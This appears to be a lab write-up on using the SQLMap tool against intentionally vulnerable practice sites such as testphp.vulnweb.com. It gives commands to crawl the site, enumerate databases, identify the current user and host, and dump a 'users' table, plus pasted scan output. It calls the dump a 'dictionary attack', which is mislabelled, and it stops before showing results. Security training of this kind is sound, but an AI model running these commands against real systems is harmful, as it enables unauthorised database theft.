SQLMAP

Step -1 Purpose and Usage of SQLMap:

- SQLMap is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.
- It automates the process of identifying and exploiting SQL injection flaws, making it easier for penetration testers to assess the security of web applications.

Step -2 Installation of SQLMap:

- SQLMap is written in Python and can be easily installed on most operating systems.
- You can install SQLMap by cloning its GitHub repository or by using package managers like apt (for Debian-based systems) or yum (for Red Hat-based systems).
- For example, on Debian-based systems, you can install SQLMap using the following command:

  sudo apt-get install sqlmap

Step -3 Identifying a Vulnerable Web Application:

- You can use intentionally vulnerable web applications like DVWA (Damn Vulnerable Web Application) or WebGoat for practicing SQL injection attacks.
- Install and set up DVWA on your local machine or use online platforms like OWASP Juice Shop.

Step -4 Performing a Basic SQL Injection Attack:

- Use SQLMap to perform a basic SQL injection attack against the chosen target.
- Example command: **sqlmap -u "http://target.com/page.php?id=1" --dbs**
- This command will identify the databases present in the target application by exploiting the SQL injection vulnerability.


Step -5 Documenting the Steps:

Document the commands you used, the responses you received, and any observations you made during the attack.

- Describe the potential impact of SQL injection vulnerabilities and suggest mitigation strategies.

PROCESS:

- **Syntax:** <sqlmap -u --crawl=2>
- Sqlmap -u http://testphp.vulnweb.com/ --crawl=2
- Use --batch command for automatic response to yes/no questions while executing the commands



From the sql injection we got:

- testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
- testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
- testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
- testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
- testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'

- testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
- testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
- testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
- testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
- testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
- testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
- testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
- testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
- testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
- testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
- testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
- testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
- testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
- testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
- testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
- testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
- testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
- testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
- testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
- testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
- testing 'MySQL inline queries'
- testing 'MySQL >= 5.0.12 stacked queries (comment)'
- testing 'MySQL >= 5.0.12 stacked queries'
- testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
- testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'

- testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
- testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
- testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

Results are saved in this location:
'/root/.local/share/sqlmap/output/results-03102024_0953am.csv'
Use following command to find the database:


sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

Use following command to find current user, host name,database:

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --current-user --current-db –hostname

Use following command to dictionary attack:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump



Here are the resultant table: